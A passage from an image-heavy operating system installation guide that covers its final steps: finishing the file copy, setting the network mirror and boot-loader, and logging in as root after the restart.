


 10 : wait until installer finish copying files setting system



 11 : set network mirror and set boot-loader ( very important )






 12 : after installation restart and login with username ” root ” and password ( what you set at step 6 )